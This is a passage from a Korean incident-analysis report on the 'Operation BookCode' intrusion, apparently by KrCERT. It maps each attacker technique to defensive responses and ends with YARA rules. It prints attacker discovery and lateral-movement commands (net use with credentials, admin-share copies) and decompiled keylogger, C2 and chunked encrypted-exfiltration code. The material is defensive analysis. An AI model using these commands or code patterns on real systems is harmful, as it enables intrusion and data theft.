
대응 전략

- 백신 설치 및 실시간 탐지 활성화

o Credential Access : 계정정보 접근

① Credential Dumping : Tool을 이용한 계정정보 수집

- PWDUMP라는 패스워드 탈취 도구를 이용하여 침입한 시스템의 계정 수집
- 공격자가 도구 사용 시 발생한 크래쉬를 통해 프로그램이 사용하는 lsremora.dll 모듈 확인




대응 전략

- 백신 설치 및 실시간 탐지 활성화
- 충돌 로그(WER~)파일은 Credential Dumping 도중 자주 생성되기 때문에 확인 필요 (%SystemDrive%₩ProgramData₩Microsoft₩Windows₩WER)

② Input Capture : 키보드 입력 값 탈취

- 시스템에 키로깅 악성코드를 설치하여 관리자 및 유저가 입력한 계정정보 수집
- 저장 경로 : **C:₩WINDOWS₩Temp₩msvcrt000.xml**
- 저장 경로 : **C:₩WINDOWS₩Temp₩nsvcrl001.xml**




대응 전략

- 백신 설치 및 실시간 탐지 활성화

③ Brute Force : 계정정보 브루트 포싱

- 공격자는 수집한 계정정보를 이용하여 다른 시스템에 무작위로 로그인 시도



대응 전략

- IP별 사용자 접속 제한
- 시스템 로그의 다른 시스템에 대한 무작위 접속 시도(이벤트 ID 4648) 모니터링

o Discovery : 탐색

① Account Discovery : 로컬 시스템이나 도메인 계정 등의 계정 탐색

- **cmd.exe /c "net user > "%s" 2>&1" edg173F.tmp**
- **cmd.exe /c "net user Administrator > "%s" 2>&1" edg173F.tmp**
- **cmd.exe /c "query user Administrator > "%s" 2>&1" edg173F.tmp**

대응 전략

- 명령 및 파라미터 모니터링

② Remote System Discovery : 네트워크 내 다른 시스템 탐색

- **cmd.exe /c "net view > "%s" 2>&1" edg173F.tmp**

대응 전략

- 명령 및 파라미터 모니터링

③ System Information Discovery : 시스템 정보 탐색

- **cmd.exe /c "systeminfo > "%s" 2>&1" edg173F.tmp**
- **cmd.exe /c "hostname > "%s" 2>&1" edg173F.tmp**
- **cmd.exe /c "ver > "%s" 2>&1" edg173F.tmp**

대응 전략

- 명령 및 파라미터 모니터링

④ System Network Configuration Discovery : 네트워크 구성 및 설정 정보 탐색

- **cmd.exe /c "ipconfig /all > "%s" 2>&1" edg173F.tmp**
- **cmd.exe /c "arp -a > "%s" 2>&1" edg173F.tmp**
- **cmd.exe /c "C:₩Windows₩System32₩inetsrv₩appcmd.exe list site > "%s" 2>&1" edg173F.tmp (호스팅 중인 도메인 목록 탐색)**

대응 전략

- 명령 및 파라미터 모니터링

⑤ System Network Connections Discovery : 네트워크 연결 상태 및 세션 정보 탐색

- cmd.exe /c "netstat –ano | find “ESTA” > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "netstat –ano | find “LIST” > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "query session > "%s" 2>&1" edg173F.tmp

대응 전략

- 명령 및 파라미터 모니터링

⑥ System Service Discovery : 시스템에 존재하는 서비스 정보 탐색

- cmd.exe /c "sc query nwsapagent > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "sc query w3svc > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "sc queryex w3svc > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "sc query [서비스 명] > "%s" 2>&1" edg173F.tmp

대응 전략

- 명령 및 파라미터 모니터링

⑦ Find and Directory Discovery : 파일 및 폴더 정보 탐색


- cmd.exe /c "dir C:₩Windows₩System32₩ntoskrnl.exe > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "dir C:₩Windows₩System32₩atmfd.dll > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "dir C:₩Windows₩System32₩kernel32.dll > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "dir C:₩Windows₩System32₩calc.exe > "%s" 2>&1" edg173F.tmp
- cmd.exe /c "dir C:₩Windows₩System32₩notepad.exe > "%s" 2>&1" edg173F.tmp
- find.exe

대응 전략

- 명령 및 파라미터 모니터링

⑧ Process Discovery : 프로세스 정보 탐색

- **tasklist.exe**




대응 전략

- 명령 및 파라미터 모니터링
- [로컬 보안 정책]-[로컬 정책]-[감사 정책]-[프로세스 추적 감사] 활성화를 통해 주요 서버의 프로세스 실행 로그 확인

⑨ System Owner/User Discovery : 시스템 소유자/유저 정보 탐색

- **whoami.exe**



대응 전략

- 명령 및 파라미터 모니터링
- [로컬 보안 정책]-[로컬 정책]-[감사 정책]-[프로세스 추적 감사] 활성화를 통해 주요 서버의 프로세스 실행 로그 확인

⑩ Application Window Discovery : 열려있는 프로그램 창 목록 탐색

- 키로거 악성코드를 통해 현재 열려있는 프로그램의 제목표시줄 수집

```
hWnd = GetForegroundWindow();
dword_180011434 = 0;
v3 = hWnd;
if ( qword_180011438 != hWnd )
{
  GetWindowTextA(hWnd, WindowString, 100);
  GetLocalTime_sub_180001200(LocalTime);
  sprintf(Dest, "\r\n%s - \"%s\"\r\n", LocalTime, WindowString);
  fwrite_sub_1800015A0(Dest);
  qword_180011438 = v3;
}
```


대응 전략

- 백신 설치 및 실시간 탐지 활성화

o Lateral Movement : 시스템 내부 이동

① Windows Admin Shares : 윈도우즈 기본 공유 기능 악용

- **cmd.exe /c "net user ₩₩[타깃 시스템 IP 또는 도메인] [비밀번호] /u:[계정] > "%s" 2>&1" edg173F.tmp**



대응 전략

- 각 시스템 별로 서로 다른 비밀번호 사용
- 원격에서의 관리자 계정 접속 금지
- 불필요한 경우, 기본 공유 설정 해제
- 보안 로그의 로그인 성공 이벤트(이벤트 ID 540, 4624)를 모니터링하여 비정상적인 로그인 식별
- administrator 계정 비활성화 및 관리자 그룹 계정 UAC(User Access Control) 활성화

② Remote File Copy : 원격 파일 복사

- 악성코드를 통해 공격자의 드라이브를 연결하여 파일 복사
- **₩₩[타깃 시스템]₩C$₩[타깃 경로] Z:₩[원본 경로]**

대응 전략

- 백신 설치 및 실시간 탐지 활성화

o Collection : 정보 수집

① Data Staged : 악상코드의 명령 수행 결과를 파일로 저장


- **cmd.exe /c [명령] > edg173F.tmp**

대응 전략

- 백신 설치 및 실시간 탐지 활성화
- 악성코드가 명령 실행 결과 저장에 사용하는 TEMP 디렉토리의 의심스러운 로그 파일(.tmp) 모니터링

② Input Capture : 키보드 입력 값 탈취

- 시스템에 키로깅 악성코드를 설치하여 관리자 및 유저가 입력한 계정정보 수집




대응 전략

- 백신 설치 및 실시간 탐지

③ Data from Network Shared Drive : 네트워크 공유 드라이브를 통해 데이터 탈취

- 공격자는 자신의 드라이브를 타깃 시스템에 연결하여 수집한 데이터를 탈취함
- **cmd.exe /c "net use [드라이브 이름] ₩₩[타깃 시스템 IP 또는 도메인] [비밀번호] /u:[계정] > "%s" 2>&1" edg173F.tmp**



대응 전략

- 외부로의 SMB 연결 모니터링 및 차단
- 보안 로그의 로그인 시도 이벤트(이벤트 ID 4648, 포트 445)를 모니터링하여 비정상적인 SMB 연결 시도 탐지

o Command and Control : 명령제어

① Commonly Used Port : 일반적으로 사용하는 포트 악용

- HTTP(80) 프로토콜로 명령제어

```
set_sub_180006520(&Memory, L"Mozilla/5.0 (Windows NT 6.1; Trident/7.0; rv:11.0) like Gecko", 0x3Dui64);
sub_180007540(a1 + 32);
if ( v21 >= 8 )
  j_free(Memory);
sprintf(&Dest, "msgid=Communication&id=%llx", *(a1 + 8));
sub_180006A50(a1 + 32, &Dest, strlen(&Dest));
sub_180003AC0(&v22, L"%d", strlen(&Dest));
set_sub_180006520(&Src, L"Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8\r\n", 0x49ui64);
set_string(&Src, L"Accept-Language: ko-KR;q=0.8,ko;q=0.6,ko-KR;q=0.4,ko;q=0.2\r\n", 0x3Cui64);
set_string(&Src, L"Content-Type: application/x-www-form-urlencoded\r\n", 0x31ui64);
set_string(&Src, L"Accept-Encoding: gzip, deflate\r\n", 0x20ui64);
set_string(&Src, L"Content-Length: ", 0x10ui64);
```

대응 전략

- 사용하지 않는 포트 비활성화
- 백신 설치 및 실시간 탐지

② Standard Application Layer Protocol : 표준 응용프로토콜을 사용하여 명령제어 수행

- HTTP(80) 프로토콜로 명령제어

```
v18 = WinHttpConnect(*v5, &pswzServerName, UrlComponents.nPort, 0);
hInternet = v18;
if ( !v18 )
  goto LABEL_212;
v19 = 0;
if ( UrlComponents.nScheme == INTERNET_SCHEME_GOPHER )
  v19 = 0x800000;
v20 = pwszVerb;
if ( v106 >= 8 )
  v20 = pwszVerb[0];
v21 = WinHttpOpenRequest(v18, v20, UrlComponents.lpszUrlPath, 0i64, 0i64, 0i64, v19);
v22 = v21;
v88 = v21;
if ( !v21 )
  goto LABEL_211;
if ( !*(v5 + 8) && UrlComponents.nScheme == INTERNET_SCHEME_GOPHER )
{
  LODWORD(Buffer) = 0x3100;
  WinHttpSetOption(v21, 0x1Fu, &Buffer, 4u);
```

대응 전략

- 사용하지 않는 포트 비활성화
- 백신 설치 및 실시간 탐지

③ Data Encoding : 알려진 알고리즘을 이용하여 데이터 인코딩

- base64로 명령 문자열 인코딩

대응 전략

- 백신 설치 및 실시간 탐지

④ Standard Cryptographic Protocol : 표준 암호화 알고리즘을 이용하여 통신

- RC4로 명령 문자열 암호화

대응 전략

- 백신 설치 및 실시간 탐지

⑤ Multi-Stage Channels : 여러 단계를 거쳐 명령제어 수행

- 명령조종지 최초 접속 시 추가 공격자 서버로 접속 시도
- 감염PC가 명령조종지에 접속 시 특정 파일(config.dat)에 저장되어 있는 외부 IP로 접속 시도

```
Set objFSO = Server.CreateObject("Scripting.FileSystemObject")
Set objTextStream = objFSO.OpenTextFile(Server.MapPath("config.dat"), ForReading)

Config = objTextStream.ReadAll
ConfigArray = Split(Config, ":")
ServerURL = "http://" & ConfigArray(0) & ":" & ConfigArray(1)
SelfURL = "http://" & Request.ServerVariables("SERVER_NAME") & Request.ServerVariables("URL")
ClientIP = getIpAddress()
ServerInfo = base64_encode(ID) & "[](<" & base64_encode(ClientIP) & "][)<" & base64_encode(SelfURL)
```

대응 전략

- 특정 주소의 특정 포트로 주기적으로 이루어지는 통신 모니터링

⑥ Remote File Copy : 명령제어를 통해 파일 복사

- 악성코드의 명령을 통해 추가 파일 생성 및 유출

```
while ( !recv_sub_180005D20(&a1->gap3308[0x28], v23, 0x16800u, &v19, 1) )
{
  if ( v23[0] == 0x9785365D )
    break;
  (a1->_WriteFile)(v10, v23, v19, &v20, 0i64);
  v7 += v20;
  memset(v23, 0, sizeof(v23));
}
if ( *(v3 + 4) == 0x9785364C )
{
  v11 = 0x20000;
  v21 = 0;
  v12 = 0x20000i64;
  v13 = operator new(0x20000ui64);
  v14 = v13;
  do
  {
    v15 = rand();
    ++v14;
    --v12;
    *(v14 - 1) = v15 - v15 / -255;
  }
  while ( v12 );
  v16 = GetTickCount();
  srand(v16);
  for ( i = ((rand() % 10 + 55) << 20) - v7; i; i -= v21 )
  {
    if ( i < v11 )
      v11 = i;
    (a1->_WriteFile)(v10, v13, v11, &v21, 0i64);
  }
  j_j_free(v13);
}
(a1->_CloseHandle)(v10);
```

대응 전략

- 백신 설치 및 실시간 탐지

o Exfiltration : 정보 유출

① Data Compressed : 데이터를 압축하여 유출

- 명령을 통해 악성코드 내부의 Info-ZIP 라이브러리를 이용하여 데이터 압축 후 유출
- **₩₩[IP]₩C$₩WINDOWS₩system32₩LogFiles₩W3SVC₩ex200220.log**
  Z:₩Object₩Web_HTTP₩Download₩[SYSTEM]₩ex200220.log.zip

```
if ( !v4 || *v3 == '.' )
{
  if ( !stricmp(v3, ".Z")
    || !stricmp(v3, ".zip")
    || !stricmp(v3, ".zoo")
    || !stricmp(v3, ".arc")
    || !stricmp(v3, ".lzh")
    || !stricmp(v3, ".arj")
    || !stricmp(v3, ".gz") )
  {
    result = 1;
  }
  else
  {
    result = stricmp(v3, ".tgz") == 0;
  }
}
return result;
```

대응 전략

- 백신 설치 및 실시간 탐지

② Data Transfer Size Limits : 데이터 전송 크기 제한

- 데이터 사이즈를 최대 약 90KB로 나누어서 유출

```
max_size = 92160;
if ( size < 92160 )
  max_size = size;
memmove(Dst, Src, max_size);
if ( a4 )
{
  malloc_sub_180002DC0(v12);
  base64_encode_sub_180002E00(v12, "abcdefghijklmnopqrstuvwxyz0123456789~!@#$%^&*()", 48);
  rc4_encrypt_sub_180002ED0(v12, Dst, max_size);
  free_sub_180002F70(v12);
}
```

대응 전략

- 연결이 지속되면서 고정된 크기로 데이터 패킷이 전송되는 경우 모니터링

③ Exfiltration Over Command and Control Channel : 명령제어를 통해 정보 유출

- 공격자는 HTTP Query를 이용하여 파일 생성, 삭제 등의 원격제어 수행

```
msgid=Saves&id=%llx&buffer=
msgid=Savec&id=%llx&buffer=
msgid=Read&id=%llx
msgid=Load&id=%llx
msgid=Information&IP=%s&PORT=%d
msgid=Communication&id=%llx
msgid=Communication&id=%d
msgid=Restore
```

대응 전략

- 백신 설치 및 실시간 탐지

4. 결론

【Defender's Insight】

'한국인터넷진흥원'은 본 보고서를 통해 파일 업로드 취약점으로 최초 침투 후, 내부 서버로 확산하여 정보 수집을 위해 주요 시스템에 악성코드를 심어 원격제어를 수행하는 공격 유형을 살펴보았다.

피해 시스템은 네트워크 공유가 활성화되어 있고 내부 주요 시스템에서도 동일한 계정을 사용하였다. 공격자는 이를 통로로 자유롭게 드나들면서 정보수집 및 악성코드 전파 행위를 수행하였다. 이후 주로 스케줄러를 이용하여 시스템을 최초 감염시키고 서비스로 등록함으로서 원격제어 악성코드의 지속성을 확보한다.

이러한 공격 전술로 보아, 외부에서 접속 가능한 홈 페이지의 파일 업로드 기능을 점검하여 취약점 존재 여부를 확인해야 하고 불필요한 네트워크 공유를 해지해야 한다. 부득이하게 네트워크 공유를 사용해야 한다면, 시스템 별로 접근권한을 분리하고 계정도 모두 다른 비밀번호를 사용해야 한다.

외부로부터 로그인 시도가 있을 경우 보안 로그의 로그인 관련 이벤트인 로그인 시도(ID:4648), 로그인 성공(ID:4624)를 확인하여 외부로부터 비정상 접속이나 내부의 정상적인 접속인지 확인해야 한다.

또한 시스템 이벤트 로그의 서비스 관련 이벤트인 서비스 등록(ID:7045), 서비스 실행(ID:7036), 실행 시 오류(ID:7030)를 주기적으로 모니터링하여 비정상 서비스 실행 여부를 확인해야 한다.

공격자는 공격 도중 탐지를 피하기 위하여 보안로그 삭제도 시도하는데, 이는 시스템 로그의 시스템 로그 삭제(ID:104) 이벤트, 보안 로그의 보안 로그 삭제(ID:1102) 이벤트로 확인할 수 있다.

기본적으로 시스템 보안을 위해서는 가능한 운영체제를 주기적으로 업데이트하여 최신 버전으로 유지해야 권한 상승 및 계정 탈취 등의 악성행위를 미연에 방지할 수 있으며, 백신을 설치하여 이를 예방할 수 있어야 한다.

5. Yara rule

o 사용방법 참고 : https://virustotal.github.io/yara/

```
rule Operation_BookCode_RAT
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-04-01"
                info = "Operation BookCode RAT"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "EC8CDF41C32A6D8CC5A4A468637AFE74"
                hash2 = "1E38EC5BC660A7BDB229DCA8F10D77FF"

        strings:
                $string_decode_64 = { 42 0F B6 4? ?? ?? [5-7] FF C2 [2-3] 42 88 8? 05 ?? 0? 00 00 83 FA ?? }
                $query_decode_64 = { 4? 8B 0? 88 14 01 4? 8B ?? [0-2] 0F B6 ?? (08|09) 4? 0F B6 ?? ?? [0-2] 0F
B6 4? (08|09) 42 0F B6 }

                $string_decode_32 = { 8A ?4 0D ?? [0-3] 32 C1 34 [0-3] 88 84 0D ?? ?? FF FF 41 83 F9 ?? 7C E8 }
                $query_decode_32 = { 8B 0? 88 14 01 8B ?? 0F B6 4? 04 0F B6 ?? ?? 0F B6 4? 05 [0-1] 0F B6 }

        condition:
                uint16(0) == 0x5A4D and filesize < 2MB
                and ( ($string_decode_64 and $query_decode_64)
                or ( $string_decode_32 and $query_decode_32) )
}
```

```
import "pe"

rule Operation_BookCode_Keylogger
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-04-01"
                description = "Operation BookCode Keylogger"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

                hash1 = "b105912fbd3f02063af4a7875a0efd13"
                hash2 = "e1fddb1caf4793ca477f83410868d6da"

        strings:
                $str_encode = { 0F B6 04 32 48 FF C2 34 68 04 18 88 44 32 FF 48 3B D3 7C EC }

                $string1 = "[%d.%02d.%02d %02d:%02d:%02d]" fullword ascii
                $string2 = "msvcrt000.xml" fullword ascii
                $string3 = "nsvcrl001.xml" fullword ascii
                $string4 = "DomainName:%s UserName:%s SessionID:%d" fullword ascii

        condition:
                ( uint16(0) == 0x5A4D and filesize < 100KB
                and ($str_encode)
                and 2 of ($string*) )
                or pe.imphash() == "9d59262ce45a7146ed25b0327b4f17fd"
}
```

```
import "hash"

rule Operation_BookCode_WebShell
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-04-01"
                description  = "Operation BookCode redhat-WebShell"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

        strings:
                $string1 = "const vgo=₩"admin₩"" fullword ascii
                $string2 = "const nkw=₩"redhat₩"" fullword ascii
                $string3 = "const mam=₩"want_pre.asp₩"" fullword ascii
                $string4 = "const nkw=₩"redhat₩"" fullword ascii
                $string5 = "const pxo=₩"redhat₩"" fullword ascii
                $string6 = "const ydc=₩"redhat hacker₩"" fullword ascii
                $string7 = "const vtn=₩"redhat.html₩"" fullword ascii
                $string8 = "execute yka" fullword ascii

        condition:
                ( filesize < 100KB
                and all of them )
                or hash.md5(0, filesize) == "5ff8fb17133c9a2020571d6cfedd3883"
}
```

```
rule Operation_BookCode_C2page
{
        meta:
                author = "KrCERT/CC Profound Analysis Team"
                date = "2020-04-01"
                description  = "Operation BookCode C2pages"
                contact = "hypen@krcert.or.kr"
                ver = "1.0"

        strings:
                $C2page1_str1 = "bookcodes:200" fullword nocase ascii
                $C2page1_str2 = "bookcodes:300" fullword nocase ascii
                $C2page1_str3 = "bookcodes:400" fullword nocase ascii
                $C2page1_str4 = "bookcodes:500" fullword nocase ascii
                $C2page1_str5 = "SetPConfigInfo" fullword nocase ascii
                $C2page1_str6 = "DownLoadC" fullword nocase ascii
                $C2page1_str7 = "DownLoadS" fullword nocase ascii

                $C2page1_logfile = "config.dat" fullword nocase ascii
                $C2page1_logfile2 = "_ICEBIRD007.dat" fullword nocase ascii

                $C2page2_str1 = "Connect" fullword nocase ascii
                $C2page2_str2 = "SetConfig" fullword nocase ascii
                $C2page2_str3 = "FileDown" fullword nocase ascii
                $C2page2_str4 = "UploadSave" fullword nocase ascii

                $C2page2_logfile = "cover_img08.gif" fullword nocase ascii
                $C2page2_logfile2 =  "button_array301.gif" fullword nocase ascii

                $C2page3_str1    =    "xmSub7GMQYhfi0kp.coDOnE8W2vV/H6NZle3LKUqsyzaCljwAg9F4PtJdrTRBX1:5"
fullword nocase ascii
                $C2page3_str2 = "RedirEct param:" fullword nocase ascii

                //$vbscript_encode = "<%@language=VBScript.Encode%><%#@" fullword nocase ascii
                // 위 웹셸 및 C2페이지들은 vbscript.encode로 원본 소스가 인코딩되어 검색이 안될 수도 있습니다.
                // 일부 정상 페이지도 이 방법을 사용하기 때문에 이 룰은 옵션으로 사용하시기 바랍니다.

        condition:
                (5 of ($C2page1*))
                or ( all of ($C2page2_str*) and 1 of ($C2page2_logfile*) )
                or ( all of ($C2page3*) )
                // 옵션 => or ($vbscript_encode)
}
```